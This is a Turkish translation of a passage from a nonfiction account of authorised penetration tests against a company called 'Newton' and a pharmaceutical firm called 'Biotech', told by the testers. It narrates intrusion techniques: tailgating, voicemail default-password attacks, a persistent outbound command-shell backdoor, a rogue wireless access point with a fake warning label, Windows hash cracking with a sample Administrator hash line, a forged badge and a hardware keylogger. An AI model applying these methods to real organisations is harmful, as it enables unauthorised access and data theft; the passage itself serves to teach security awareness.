Bu durumu çöpteki tüm malzemeleri tek tek incelemekten çok daha kolaydı çünkü çöpler sıkıştırıcıdan geçiyordu ama masayı sıkıştırıcıya sığdıramamışlardı.

O masayı halen bir yerlerde saklıyorum.

Fiziksel analiz ekibi *kuyruğuna takılarak girmek (tailgating)* olarak bilinen, basit ve doğru şartlarda kullanıldığında neredeyse yanılmaz bir yöntem kullanarak, şirketin tesislerine de girdiler. Bu yöntemde şirket çalışanlarından biri güvenli bir kapıdan geçerken hemen arkasından izleniyor ve özellikle şirketin kafeteryası veya başka bir yerinden güvenli bir bölgeye geçerken işe yarıyordu. Çoğu çalışan, özellikle de düşük statülerde olanlar, binaya arkalarından giren birini durdurmaya çekinirler çünkü bu kişinin kendilerinden daha yetkili biri olabileceğinden korkarlardı.

L0pht ekibinin bir diğer parçası şirketin telefon ve sesli mesaj hizmetlerine saldırıyordu. Standart başlangıç noktası, müşterinin kullandığı sistemin üreticisini ve modelini anlamak, daha sonra da bilgisayarı otomatik numara çevirmeye ayarlamaktı – yani kendi parolalarını hiç belirlememiş veya tahmin edilmesi kolay parolalar seçmiş olan çalışanların yerini belirlemek için sırayla bazı uzantıları deniyorlardı. Güvenlik zaafı olan bir telefon bulunca, saldırganlar kaydedilmiş her türlü sesli mesajı dinleyebiliyordu. (Telefon korsanları –telefonlara yasadışı sızan “phreaker”lar– şirket hesabından dışarı arama yapabilmek için aynı yöntemi kullanıyorlardı.)

Otomatik numara çevirmede, L0pht ekibi aynı zamanda şirketin çevirmeli bağlantı modeminin yanıtladığı telefon uzantılarını da test ediyorlardı. Bu çevirmeli bağlantılar bazen gizlenme –yoluyla– güvenlik yaklaşımına güvenerek korumasız bırakılıyor ve genellikle güvenlik duvarının “güvenli tarafında” yer alıyorlardı.

Elektrik Kesintisi

Günler geçiyor, ekipler önemli bilgiler kaydediyor ama Mudge halen Apache sisteminin yeniden başlamasına, böylece kendisinin ağa erişmesine olanak sağlayacak parlak girişimlerde bulamıyordu. Sonra ekip için hayırlı olan bir talihsizlik gerçekleşti:

Haberleri dinliyordum ve kentin şirketin de içinde bulunduğu semtlerinde elektrik kesintisi olacağını duydum.

Aslında trajik bir durumdu çünkü bir belediye işçisi kentin diğer tarafında kontrol bacasının patlaması sonucu hayatını kaybetmişti ama bu olay tüm kentin elektriğini etkilemişti.

Eğer elektrik sistemini onarmaları yeterince uzun sürerse, sunucunun yedek enerji sistemi büyük ihtimalle yeterli olmayacaktı.

Bu da sunucunun kapanması anlamına geliyordu. Kente tekrar elektrik verildiğinde, sistem yeniden başlayacaktı.

Web sumucısını sürekli kontrol ederek orada oturmaya devam ettim ve bir anda sistem kapandı. Tekrar başlatmaları gerekti. Yani zamanlamamız mükemmeldi. Sistem geri gelince, bir de ne göreyim, Apache tam da planladığımız gibi kök sistem olarak çalışıyordu.

Tam o anda LOphT ekibi cihazı tamamen ifşa edebilirdi ama daha sonra, "O noktadan saldırı düzenlemek için bu aşamayı bir basamak olarak kullanmaya," karar verdiler. Carlos'agöre o gün "spor günüydü".

Ekip, sistem dışına atılmalarına ihtimal vermeyecek bir kod yazdı. Kurumsal güvenlik duvarları, genellikle dışarıya akışı önleyecek şekilde yapılandırılmamıştır ve Mudge'in Newton sunucularından birine yüklemiş olduğu hafif program her birkaç dakikada bir, ekibin kontrolü altındaki bir bilgisayara bağlantı yapıyordu. Bu bağlantı Unix, Linux ve eski DOS işletim sistemleri kullanıcılarının aşına olduğu "komut satırı kabuğu" gibi bir komut satırı arayüzü sağlıyordu. Başka bir deyişle, Newton cihazı Mudge'in ekibine düzenli olarak şirketin güvenlik duvarını atlayan komutlar girme imkânı sağlıyordu.

Tespit edilmeyi önlemek için, Mudge yazdıkları kodu sistemin arka plan diline uyum sağlayacak şekilde isimlendirdi. Dosyayı gören herkes normal işleyiş ortamının bir parçası olduğunu düşünecekti.

Carlos çalışanların maaş bordrosu verilerine ulaşmayı umarak, Oracle veritabanlarını araştırmaya başlıyordu. "Eğer Bilişim Daire Başkanı'na maaşını ve ne kadar ikramiye aldığını gösterirseniz, elinizde tüm bilgilerin olduğu mesajını vermiş olursunuz." Mudge şirkete giren ve çıkan tüm e-maillere *koklayıcı (sniffer)* koydu. Newton çalışanlarından biri bakım işleri için ne zaman güvenlik duvarına girse, LOphT bundan haberdar oluyordu. Güvenlik duvarına giriş yapmak için şifrelenmemiş metin kullanıldığını görünce çok şaşırdılar.

Çok kısa bir süre içinde LOphT tüm ağa sızdı ve bunu kanıtlayacak verileri ele geçirdi. Mudge'in dediğine göre, "Biliyor musunuz, bu yüzden birçok şirketin ağlarını denetlemek için sızma testi yaptırmak istemediğini düşünüyorum. Durumun çok kötü olduğunu biliyorlar."

Sesli Mesajların İfşası

Telefon ekibi, LOphT ekibi ile yapılan pazarlığı yürüten bazı yöneticilerin sesli mesaj kutularına girmek için hâlâ varsayılan parolaları kullandıklarını keşfetti. Mudge ve takım arkadaşları bazılarını kulak misafiri oldu – ve bazıları cidden komikti.

Ekibin LOphT şirketini onlara satmak için koyduğu şartlardan biri, mobil bir operasyon birimleri olmasıydı – kablosuz teçhizatla donatacakları ve diğer sızma testleri sırasında şifrelenmemiş kablosuz iletişimi ya-

kalamak için kullanacakları ticari bir minibüs istiyorlardı. Yöneticilerden birine göre, LOpht ekibi için minibüs satın alma fikri öylesine aşırıydı ki, konuşmalarında bu minibüse Winnebago (Hipi karavanı) demeye başlamıştı. Sesli mesaj kutusu diğer şirket yetkililerinden "Winnebago" ve genel olarak LOpht ekibi hakkında gelen iğneleyici yorumlarla doluydu. Mudge hem eğlendi, hem dehşete düştü.

Nihai Rapor

Test süreci sona erince, Mudge ve ekibi raporlarını yazdılar ve Newton'un tüm yöneticilerinin katılacağı toplantıda sunmak üzere hazırladılar. Newton yöneticilerinin kendilerini neyin beklediğine dair hiçbir fikirleri yoktu: LOpht ekibi bunun ateşli bir toplantı olacağını biliyordu.

Onlara raporu sunduk ve içlerini dışlarına çıkardık. Utanç içindeydiler. Bu harika sistemlerin yöneticisi olan kişi gerçekten iyi biriydi ama bizim koklayıcılarımız (sniffer) vardı ve onun yönlendiricilerden (router) birine girmeye çalışmasını, bir şifre denemesini, sonra bir başkasını, daha sonra bir başkasını denemesini ve hepsinde başarısız olmasını izledik.

Bunlar sızma testçilerinin tümünün birkaç dakika içinde elde ettiği, tüm farklı dahili sistemler için yöneticilerin kullandıkları parolalardı. Mudge bunun ne kadar güzel ve kolay olduğunu hatırlıyordu.

En ilgi çekici kısmı, bizi satın almakla ilgili konuştukları sesli mesaj kısmıydı. Bizim yüzümüze, "Evet, hepinizi birden istiyoruz," diyorlardı ama sesli mesajlarda kendi aralarında, "Ya, Mudge'ı istiyoruz ama diğerlerine gerek yok, diğerlerini gelirmez kovartız," diye konuşuyorlardı.

Toplantıda LOpht ekibi elde ettikleri bazı sesli mesajları da dinletti ve yöneticiler kendi utanç verici konuşmalarını duydu. Ama en iyi kısmına daha gelmemişlerdi. Mudge satın almayla ilgili son bir pazarlık oturumu planlamıştı, böylece rapor toplantısı sırasında pazarlık da gerçekleşmiş olacaktı. O toplantının detaylarını bariz bir neşeyle paylaştı.

Böylece bize, "Size şu rakamı vermek istiyoruz; çıkabileceğimiz en yüksek rakam bu ve karşılığında şunları yapacağız," dediler. Ama biz söylediklerinin hangi kısmı yalan, hangi kısmı gerçek, tam olarak biliyorduk.

Pazarlığa bu düşük rakamla başladılar: "Ee, ne düşünüyorsunuz?" modundaydılar. Biz de "Hmm, şu rakamın altına inebileceğimizi düşünmüyoruz," diye karşılık verdik ve onların en üst seviyesi olduğunu bildiğimiz tutarı söyledik.

"Ooo, bu konuda aramızda konuşmamız gerek; bize birkaç dakika izin verebilir misiniz, yalnız konuşabilir miyiz?" dediler. Böyle katakulliler olmasaydı, ciddi şekilde düşünebilirdik. Ama bizi kazıklamaya çalışıyorlardı.

Rapor toplantısında –her iki şirketin temsilcilerinin bulunduğu son oturumda– Mudge şunu hatırlıyor: "Onları ağ üzerinde bizim erişim sağlayamadığımız herhangi bir cihaz olmadığına ikna edebileceğimizden emin olmak istedik." Carlos çoğu yöneticinin suratının onları dinledikçe; "kızarıp bozardığını" hatırlıyordu.

Sonucunda L0pht ekibi çıkıp gitti. \$15.000 ellerinde kaldı ama şirketi o sıralarda satmadılar.

BİR ALARM OYUNU

Güvenlik danışmanı Dustin Dykes için, kâr amaçlı bilgisayar korsanlığı yapmak, "Canlandırıcı bir şey. Adrenalin bağımlılarını anlayabiliyorum, gerçekten kafa yapıyor," sözleriyle ifade buluyordu. Dolayısıyla bizim "Biotech" adını verdiğimiz bir ilaç şirketinin lobi konferans odasına sızma testi yapma konusunu görüşmek üzere girdiğinde iyi modundaydı ve iddialı bir iş peşindeydi.

Callisma, Inc. (şu anda SBC'nin bir parçası) isimli kendi şirketinin güvenlik hizmetleri uygulamasının başdanışmanı olan Dustin, ekibini bir iş toplantısına çağırırdı. Boston o sıralarda tarihinin en soğuk kışlarından birini yaşıyordu ve Dustin toplantıya gelen Biotech yöneticilerini kot, tişört, kısa pantolon ve tüm o garip kıyafetler içinde görünce şaşırıp kalmıştı.

Bilgisayar yönetiminde deneyimli olmasına rağmen –özellikle de ağ operasyonları konusunda– Dustin kendini her zaman güvenlik sektörüne uygun gördü; muhtemelen bu düşüncesi, gizli paranoyasını iyice ilerlettiği Hava Kuvvetleri için geliştirilen gezici bir projede çalışırken pekişmişti. "Dışarıdaki herkesin sizi avlamaya çalıştığı düşüncesi üzerine kurulmuş bir güvenlik anlayışına sahibim."

Yedinci sınıfta bilgisayarlarla takılmaya başlaması üvey annesi sayesinde olmuştu. O zamanlar üvey annesi bir şirkette sistem yöneticisi olarak çalışıyordu. Dustin, üvey annesinin telefonda iş görüşmeleri yaparken kullandığı yabancı dilden çok etkileniyordu. 13 yaşına geldiğinde, "Bir gece eve bir bilgisayar getirdi, odama kurdum ve Dungeons ile Dragons karakterlerini yaratmak ve benim yerime zar atmalarını sağlamak için programladım." Dustin, Basic Programlama Dili kitaplarına gömülerek ve arkadaşlarından ne öğrenebilirse öğrenerek yeteneklerini geliştirdi. Üvey annesinin işyerine çevirmeli bağlanarak nasıl macera oyunları oynayabileceğini öğrendi. Önceleri sadece bilgisayarda daha fazla zaman geçirmek istiyordu ama büyüdükçe hayatını böyle bir klavye ve ekran başında geçirmenin özgür ruhuna uygun olmadığını fark etti.

Güvenlik danışmanı olarak, yeteneklerini özgürlük ihtiyacı ile birleştirebilirdi. Bu kesinlikle, “On numara bir çözümdü.”

Güvenlik sektöründe kariyer yapma fikrinin doğru bir karar olduğu ortaya çıkıyordu. “Bu mesleği yapmaktan büyük heyecan duyuyorum,” diyor. “Satranç oyunu gibi. Her hamlenin karşısında karşı hamle var. Her hamle oyunun tüm dinamiğini değiştiriyor.”

Sözleşme Kuralları

Her şirketin ne kadar güvenlik açığı olduğu konusunda endişelenmesi anlaşılır bir durum – kamu güvenini kaybetmeye, bunu takiben kaçınılmaz olarak afişe olan ihlallere ve çalışanlarının kişisel bilgilerine sızan elektronik ortamdaki davetsiz misafirlere karşı fikri mülkiyetlerini koruma konusunda ne kadar iyi olduklarını bilmek isterler.

Bazı şirketlerin, önemli bir anlaşmayı kaybetmek veya kritik bir araştırma projesinden geri çekilmek anlamına gelebilecek olan devletin gözlemci kurumlarıyla çatışmak gibi daha baskılayıcı motivasyon gerekçeleri vardır. Örneğin Savunma Bakanlığı ile anlaşması olan herhangi bir şirket bu kategoriye girer. Dolayısıyla hassas bir biyoteknoloji araştırması yapan bir firmanın omzunun üzerinde Gıda ve İlaç Kurumu kafasını uzatmış ekranı izlemektedir – Callisma’nın yeni müşterisinin içinde bulunduğu durum da buydu. Kiralık bilgisayar korsanlarının bilmemesi gereken tehlikeli kimyasallar ve bilim insanlarının araştırmalar yaptığı laboratuvarların ayrıntılarıyla dolu bu kuruluş oldukça iddialı bir yerdi.

Biotech ile yapılan ilk toplantıda, Callisma ekibi, müşterileri olan şirketin gerçek bir rakip tarafından denenebilecek her türlü olası saldırıya maruz kalmak istediğini öğrendi; en basitinden en karmaşığına kadar her tür teknik saldırı, toplum mühendisliği ve fiziksel ihlal isteniyordu. Şirketin Bilgi İşlem yöneticileri, genellikle olduğu gibi, sızma testi yapanların her çabasının yenik düşeceğinden eminlerdi. Böylece Biotech değerlendirme kurallarını koydu: Somut belgelendirilmiş kanıt dışında hiçbir şey kabul edilmeyecekti.

Test için “ihtar” yöntemi belirlendi. Bazen bu yöntem, şirketin işleyişini olumsuz etkileyen bir saldırıyı durdurmak için görevlendirilmiş olan bir çalışandan gelen şifreli bir sözcük kadar basit olabilir. Şirket ayrıca elde edilen bilgilerin nasıl muamele göreceği –nerede tutulacağı, ne zaman ve kime havale edileceği– konularında da gerekli talimatları verdi.

Sızma testi şirketin işleyişini kesintiye uğratabilecek olaylara neden olabileceği için, öncesinde pek çok “ya şöyle olursa” durumunun belirlenmesi gerekir. Hizmette bir kesinti olursa, komuta zincirinde kime haber verilecek? Sistemin tam olarak hangi kısımları ihlal edilecek ve

nasıl yapılacak? Ayrıca testi gerçekleştirenler, işletmeye geri dönüşü olmayan bir zarar veya kayıp vermeden, saldırının hangi düzeye kadar yapılacağını nasıl bilecek?

Müşteriler genellikle teknik saldırı içeren sızma testleri isterler ve aslında şirketi çok daha savunmasız bırakan diğer tehditleri gözden kaçırlar. Dustin Dykes şöyle açıklıyor:

Söyledikleri ne olursa olsun, başlıca hedeflerinin sistemlerindeki zaafları tespit etmek olduğumu biliyorum ama genellikle başka yönlerden güvenlik açıkları vardır. Gerçek bir saldırgan en az direnç gösteren, güvenlik zincirindeki en zayıf halkanın yolundadır. Suyun yukarıdan aşağıya akması gibi, saldırgan da en kolay yolu seçecektir; bu da genellikle insanlar üzerinden olur.

Dustin'in tavsiyesine göre, toplum mühendisliği saldırıları her zaman şirketlerde yapılan sızma testlerine dahil edilmeli. (Toplum mühendisliği hakkında daha fazlası için, bkz. Bölüm 10, "Toplum Mühendisleri – Nasıl Çalışırlar ve Onları Nasıl Durdurabiliriz.")

Ama Dustin memnuniyetle repertuarının bir bölümünden daha vazgeçecekti. Fiziksel giriş yapmak zorunda kalmazsa, yapmayacaktı. Ona göre, hapisten kurtulma belgesini taşımak bile son çare olacaktı. "Eğer bir şeyler gerçekten kötü gidecekse, bu muhtemelen ben binaya güvenlik görevlisi veya şüpheli biri tarafından fark edilmeden girmeye çalışırken olacaktır."

Son olarak sızma testi ekibinin Kutsal Kâse'nin ne olduğunu bilmesi de gerekiyor. Elektronik hafiyelik yapılan böylesi yüksek bedelli bu oyunda, ulaşılabilecek ödülün kesin olarak bilinmesi şarttır. İlaç şirketi için Kutsal Kâse, mali kayıtlarını, müşterilerini, tedarikçilerini, üretim süreçlerini ve Ar-Ge projelerini barındıran dosyalardı.

Planlama

Dustin'in test planı "sessiz çalışma" ile başlıyordu – dikkatleri üzerlerine çekmeden başlayıp, birileri nihayet fark edip bayrak sallayana kadar giderek, sonra daha görünür hâle gelinecekti. Dustin bu yöntemle sızma testi projelerine yönelik felsefesinden yola çıkarak *kızıl takım (saldırı ekibi)* adını veriyordu.

Kızıl takım çalışmasında yapmaya çalıştığım şey, şirketlerin savunmaya yönelik tutumundan kaynaklanıyor. Şöyle düşünüyörlar: "Hadi saldırganın kafasıyla düşünelim. Buna karşı kendimizi nasıl savunabiliriz?" Bu soru şirket güvenliğine indirilmiş ilk darbedir. Kendileri için neyin önemli olduğunu bilmeden nasıl davranacaklarını veya tepki vereceklerini bilemezler.

Katılıyorum; Sun Tzu'nun yazdığı gibi: Hem düşmanını hem de kendini tanı, zafere böyle ulaşırsın.

Ayrıntılı tüm sızma testlerinde –müşteri kabul ettiği müddetçe– bu bölümün başlarında anlatılan aynı tipte saldırılar kullanılır.

Metodolojimizi dört bölüme ayırıyoruz: Hakkında epeyce konuşmuşumuz, ağa teknik giriş. Gizlice dinleme ve omuz üzerinden dikizleme [bizim için dahil olmak üzere], toplum mühendisliği. Çöp karıştırma. En sonda ise fiziksel giriş. Bu dört alan üzerinde çalışıyoruz.


(Omuz üzerinden dikizleme bir çalışanı parolasını girerken gizlice gözetlemek için kullanılan renkli bir tabirdir. Bu konuda uzmanlaşmış bir korsan, hiç dikkat etmiyormuş gibi görünse dahi, kişinin uçarcasına bastığı tuşları bile dikkatle izlemeyi öğrenir.)

Saldırın!

Birinci gün, Dustin Biotech'in lobisine girdi. Güvenlik istasyonunun hemen sağında ziyaretçilere açık olan bir tuvalet ve şirket kafeteryası vardı. Güvenlik istasyonunun diğer yanında, Dustin'in ekibinin Biotech yöneticileriyle ilk toplantılarını yaptıkları konferans odası vardı. Güvenlik görevlisi, güvenli girişlere ilk erişimi izlemek için tam merkezde konumlanmıştı ama konferans odası tamamen görüş açısının dışında kalıyordu. İsteyen herhangi biri hiçbir soruya maruz kalmadan içeri girebilirdi. Dustin ile ekip arkadaşı da tam böyle yaptılar. Böylece etrafa rahat rahat bakmak için bir sürü zamanları oldu. Buna rağmen, kimse orada olduklarını anlamadı.

Aktif halde bulunan bir ağ jakı keşfettiler; muhtemelen toplantılar sırasında kurumsal ağa bağlanmak isteyen şirket çalışanlarının rahatı için düşünülmüştü. Kendi bilgisayarından çıkan Ethernet kablосunu duvardaki jakı takan Dustin, umduğunu çabucak bulmuştu: Şirketin güvenlik duvarının gerisinden ağ erişim sağlamıştı ve bu şirket sistemine girmek için açık bir davetti.

Arka planda *Görevimiz Tehlike'nin* müziği çalması gerekirmiş gibi görünen ortamda, Dustin duvara küçük, kablосuz bir erişim cihazı (Şekil 6–1'deki gibi) sabitledi ve jakı soktu. Bu cihaz Dustin'in adamlarının şirket binasının dışındaki arabalarından veya minibüslerinden bilgisayarlarıyla Biotech ağına sızmalarına imkân sağlayacaktı. Bu



Şekil 6–1: Saldırıda kullanılan tipte kablосuz cihaz.

tipte bir "kablosuz erişim noktası" (WAP) cihazından gönderilen iletiler 90 metre mesafeye kadar ulaşabiliirdi. Yüksek çekişli yöneltici anten kullanılırsa, gizlenmiş WAP'a daha uzak mesafelerden bile bağlanmak mümkün olabilirdi.

Dustin, Avrupa kanalları üzerinden çalışan kablosuz birimleri tercih ediyordu – frekanslarının tespit edilme olasılığı çok daha düşük olduğu için ekibine de açık avantaj sağlıyordu. Ayrıca "Bu aletler kablosuz erişim dağıtıcısı gibi görünmüyordu, böylece insanların dikkatini çekmiyordu. Biray kadar fark edilmeden ve yerinden çıkarılmadan durdular," diye ekliyor. Dustin cihazları taktığı zaman bir de üzerlerine, "Bilgi Güvenlik Hizmetleri'nin Malıdır. Sökmeyiniz," yazan küçük ama son derece resmi görünümlü bir kart da koyuyordu.

Sıcaklıklar yedi derecenin altında gezindiği için, artık Biotech görüntüsüne uyum sağlayarak kot ve tişört giyen Dustin ve ekip arkadaşları, park yerinde bekleyen aracın içinde oturarak kışlarının donmasını istemiyorlardı. Bu yüzden Biotech'in onlara komşu binadaki güvenli bölgedeküçük bir oda tahsis etmesine çok memnun oldular. Odanın hiçbir özelliği yoktu ama sıcaktı ve kablosuz cihazın kapsama alanındaydı. Bağlanabiliyorlardı – hatta şirketin geneline göre biraz daha hızlı bir bağlantı kuruyorlardı.

Ekip Biotech ağını incelemeye başladığında, ilk deneme keşiflerinde parolası olmayan veya *parola* şeklinde parolası olan yönetici hesabına sahip, Windows işletim sistemi kullanan yaklaşık 40 cihazın yerini tespit ettiler. Başka bir deyişle, daha önceki öykülerde de bahsettiğimiz gibi, ne yazık ki kötü adamları dışarıda tutmak için çevredeki güvenlik kontrollerine odaklanan ama içerideki ana makineleri saldırıya karşı savunmasız bırakan şirketlerin kurumsal ağlarının güvenli tarafında, genellikle olduğu gibi, neredeyse hiçbir güvenlik önlemi yoktu. Güvenlik duvarına sızmanın veya atlatmanın yolunu bulan bir saldırgan, işi bitirmiş demektir. Bu cihazlardan birine sızan Dustin kullanıcılar için parola anahtarını (hash) çözdü ve bu dosyayı L0phtCrack programı ile çalıştırdı.

L0phtCrack İşbaşında

Windows kullanılan bir cihazda, kullanıcı parolaları şifreli bir formda ("hash") Güvenlik Hesapları Yöneticisi (SAM) adı verilen alanda saklanır; parolalar sadece şifreli değil, aynı zamanda "tek yönlü anahtar" adı verilen karıştırılmış bir formda şifrelenmiştir; yani şifreleme algoritması şifrelenmemiş parolayı şifrelenmiş hâle çevirecek ama tersini yapamayacak durumdadır.

Windows işletim sistemi SAM içinde iki çeşit anahtar saklar. Biri "LAN Manager anahtarı," veya LANMAN olarak bilinir ve NT işletim sistemi öncesi dönemlerden kalma, yasal bir sürümdür. LANMAN anahtarı kullanıcı

parolasının tümü büyük olarak yazılan versiyonundan hesaplanır ve her birinde yedi karakter olmak üzere iki yarıma bölünür. Özelliklerinden ötürü bu tipteki anahtarı kırmak, diğer özelliklerinin yanı sıra parolayı büyük harfli karakterlere dönüştürmeyen NT LAN Manager (NTLM) adındaki diğer anahtardan çok daha kolaydır.

Göstermelik olarak, adını vermeyeceğim bir şirketin sistem yöneticisinin gerçek anahtarı şöyledir:

```
Administrator:500:AA33FDF289D20A799FB3AF221F3220DC:0ABC818FE05A120233838B9131F36BB1:::
```

“AA33” ile başlayan ve “20DC” ile sona eren iki kolon arasındaki bölüm LANMAN anahtarıdır. “0ABC” ile “6BB1” arasındaki bölüm ise NTLM anahtarıdır. Her ikisi de 32 karakter uzunluğundadır, her ikisi de aynı parolayı temsil eder ama ilkinin kırmak ve şifresiz parolayı elde etmek çok daha kolaydır.

Çoğu kullanıcı parola olarak bir ismi veya basit bir sözlük kelimesini seçtiğinden dolayı, saldırgan L0phtCrack programını (veya hangi programı kullanıyorsa) “sözlük saldırısı” yapacak şekilde başlamaya ayarlar – sözlükte yer alan tüm kelimelerin kullanıcının parolası olup olmadığını test eder. Eğer program sözlük saldırısından sonuç alamazsa, saldırgan bu sefer “kaba kuvvet saldırısı” adı verilen, programın olası her kombinasyonu denediği (örneğin AAA, AAB, AAC ... ABA, ABB, ABC, ve benzeri), daha sonra ise büyük harf, küçük harf, rakamlar ve sembolleri denediği yöntemle başvurur.

L0phtCrack gibi etkili bir program (belki de nüfusun yüzde 90'ının kullandığı gibi) basit ve dolambaçsız parolaları saniyeler içinde kırabilir. Daha karmaşık olanları kırmak saatler veya günler alabilir ama hemen hemen tüm kullanıcı parolaları zamana yenik düşer.

Erişim

Dustin kısa sürede parolaların çoğunu kırdı.

Birincil etki alanı denetleyicisine (PDC) [yönetici] parolasıyla girmeye çalıştım ve işe yaradı. Yerel cihazda da etki alanı hesabındaki aynı parolayı kullanıyorlardı. Artık tüm etki alanı üzerinde yönetici yetkisine sahiptim.

Birincil etki alanı denetleyicisi (PDC) etki alanı kullanıcı hesaplarının ana veritabanını muhafaza eder. Etki alanına bir kullanıcı giriş yaptığında, PDC giriş talebini PDC veritabanında saklanan bilgilerle karşılaştırır. Hesapların bu ana veritabanı, PDC'nin kapanmasına önlem olarak, yedek etki alanı denetleyicisine (BDC) de kopyalanır. Bu yapı Windows 2000'in piyasaya çıkmasıyla önemli ölçüde değişmiştir. Windows'un sonraki sü-

rümleri *Aktif Dizin* adı verilen bir dizin kullanır ama Windows'un eski sürümleriyle uyumlu yedekleme yapabilmek için, etki alanında PDC olarak hareket eden en az bir sistem vardır.

Dustin, Biotech krallığının anahtarını ele geçirmişti ve "gizlidir" veya "sadece dahili kullanım içindir" etiketlerine sahip birçok dahili dokümana erişim kazanmıştı. Bu yoğun çalışma sırasında Dustin, şirketin üzerinde çalıştığı ilaçların olası yan etkileri hakkında detaylı bilgiler içeren yüksek gizliliğe sahip ilaç güvenlik dosyalarından hassas bilgileri toplamak için saatler harcadı. Biotech işletmesinin özelliğinden dolayı, bu bilgilere erişim Gıda ve İlaç Kurumu tarafından katı şekilde düzenlenmişti ve bu sızma testinin başarısı kuruma resmi bir raporla bildirilmek zorundaydı.

Dustin ayrıca çalışanların tam adlarına, e-mail hesaplarına, telefon numaralarına, bölümlerine, pozisyonlarına ve diğer bilgilerine erişim sağlayan veritabanına ulaştı. Bu bilgileri kullanarak saldırının bir sonraki aşaması için hedefbelirledi. Seçtiği kişi, sızma testi denetleme işinde de yer alan, şirketin sistem yöneticisiydi. "Birçok hassas bilgiye ulaşmış olsam da, saldırılacak bir sürü farklı yön olduğunu göstermek istedim," diyerek, bilgileri ihlal etmenin birden fazla yolu olduğunu anlatmak istedi.

Çalışma ekibi, eğer güvenli bir alana girmek istiyorsanız, öğle yemeğinden dönen geveze çalışanların arasına karışmaktan daha iyi bir yol olmadığını öğrenmişti. İnsanların daha gergin ve rahatsız olduğu sabah ve akşam saatleri ile kıyaslandığında, öğle yemeği sonrası çalışanlar daha dikkatsiz, hatta belki yedikleri yemeği sindirmeye çalışmaktan ötürü daha mahmur olabiliyorlardı. Sohbetler daha dostça, aralarındaki uyum daha akıcı oluyordu. Dustin'in en sevdiği numaralardan biri, kafeteryadan kalkmaya hazırlanan birini seçmektir. Hedefin önünden ilerliyor, ona kapıyı tutuyor ve sonra takip ediyordu. On seferin dokuzunda-güvenlikli bir alana giriş yapıyor olsa bile- hedef kişi kendisine iyi niyetli bir şekilde kapıyı tutarak karşılık veriyordu. Böylece içeri giriyordu, işlem tamamdı.

Alarm

Hedef seçildikten sonra, ekibin güvenli bölgeye fiziksel giriş yapabilmesi için bir yol bulması, böylece hedef bilgisayara *tuş kaydedici* bağlaması gerekiyordu - bu, basılan her tuş darbesini, işletim sistemi yüklenmeden önce başlangıçta basılan tuşları bile kaydeden bir cihazdı. Sistem yöneticisinin bilgisayarında, bu cihaz ağdaki çeşitli sistemlerde kullanılan parolaları yakalayacaktı. Yani sızma testini yapanlar hareketleri tespit edilmeden mesajlara ortak olmuş olacaktı.

Dustin, kuyruğa takılma yöntemini kullanırken yakalanma riski almaya kararlıydı. Biraz toplum mühendisliği gerekiyordu. Lobi ve kafeteryaya serbest erişim olduğundan, çalışanların yaka kartlarını inceledi ve

kendisi için sahtesini hazırlamaya karar verdi. Logo sorun değildi – şirketin web sitesinden kolaylıkla kopyaladı ve tasarımına yapıştırdı. Ama çok yakından incelenmemesi gerektiğinden emindi.

Biotech ofislerinin bir kısmı komşu binada yer alan, bazı farklı şirketlere kiralanmış ofisleri bulunan ortak bir tesisti. Geceleri ve hafta sonları dahil olmak üzere lobide görevli bir güvenlik çalışanı ve çalışanların doğru elektronik kodlamaya sahip yaka kartlarını geçirdikleri, lobi kapısını açmaya yarayan, aşına olduğu bir kart okuyucu vardı.

Hafta sonunda gidip, kendi yaptığım sahte kartı okutmaya çalıştım. Kartımı okuyucudan geçiriyordum ama doğal olarak çalışmıyordu. Güvenlik görevlisi geldi, kapıyı açtı ve gülümsedi. Ben de ona gülümsedim ve yanından geçip gittim.

Aralarında tek kelime geçmeden, Dustin başarıyla güvenlik görevlisini atlatmış ve güvenli bölgeye giriş yapmıştı.

Ama Biotech ofisleri halen bir başka kart okuyucunun arkasındaydı. Bina hafta sonu bomboştu.

Hafta sonu binada kuyruğuna takılacak kimse yoktu. Bu yüzden başka bir yolla girmeye çalışıyordum. Camlı merdivenlerden ikinci kata çıkacak ve kapı açılıyor mu açılmıyor mu deneyecektim. Kapıyı denedim, hemen açıldı; kart okutmaya gerek yoktu.


Ama her yerde alarmlar çalmaya başladı. Görünen o ki yangın çıkışına giriyordum. İçeri atladım, kapı arkamdan çarparak kapandı. İçeride şöyle bir uyarı vardı, "Açmayın, alarm çalar." Kalbim saatte 160 km hızla çarpıyordu.

Hayalet

Dustin tam olarak hangi bölmeye gideceğini biliyordu. Ekibin ele geçirdiği çalışanların veritabanında her çalışan için bölmesinin kesin fiziksel konumu listelenmişti. Halen kulaklarında çınlayan alarm sesiyle, hedefindeki bölmeye doğru ilerledi.

Saldırganın biri basılan her tuşu kaydeden ve periyodik olarak verileri belirtilen e-mail adresine gönderen bir yazılım yükleyerek, bilgisayardaki tuş kayıtlarını ele geçirebilir. Ama müşteriye ihlale karşı çeşitli yollardan zaafı olduğunu göstermeye kararlı olan Dustin, aynı şeyi yapmak için fiziksel yollar kullanmak istemişti.

Bu amaçla seçtiği cihazın adı Keyghost'tu (bkz. Şekil 6-2). Bu masum görünüşlü nesne klavye ile bilgisayar arasında bağlantı sağlıyordu ve minyatür boyutundan ötürü fark edilmemesi neredeyse garantiydi. Bir modeli yarım milyon tuş darbesine kadar kayıt yapabiliyordu, bu da klasik bir bilgisayar kullanıcısı için bir haftalık klavye kullanımı de-



Şekil 6-2: Keyghost tuş kaydedici.

mekti. (Ancak olumsuz bir tarafı da vardı. Kaydediciyi geri almak ve verileri okumak için saldırganın sahaya geri dönmesi gerekiyordu.)

Dustin'in klavyeden bilgisayara giden kabloyu çıkarması, Keyghost'u takması ve kabloyu tekrar bağlaması sadece birkaç saniye aldı. Bunu son derece hızlı yapmaya çalışıyordu çünkü "Alarmin yükseldiğini zannediyordum, zamanım azalıyordu ve ellerim titriyordu. Yakalanacaktım. Biliyorsunuz, aslında kötü bir şey olmayacaktı çünkü elimde "hapisten kurtulma belgem" vardı ama öyle bile olsa, adrenalin kesinlikle damarlarımda akıyordu."

Keyghost'u takar takmaz, Dustin ana merdivenlerden aşağı indi ve güvenlik istasyonunun yakınına vardı. Biraz daha toplum mühendisliği uyguladı ve problemi yüzsüzlükle çözdü.

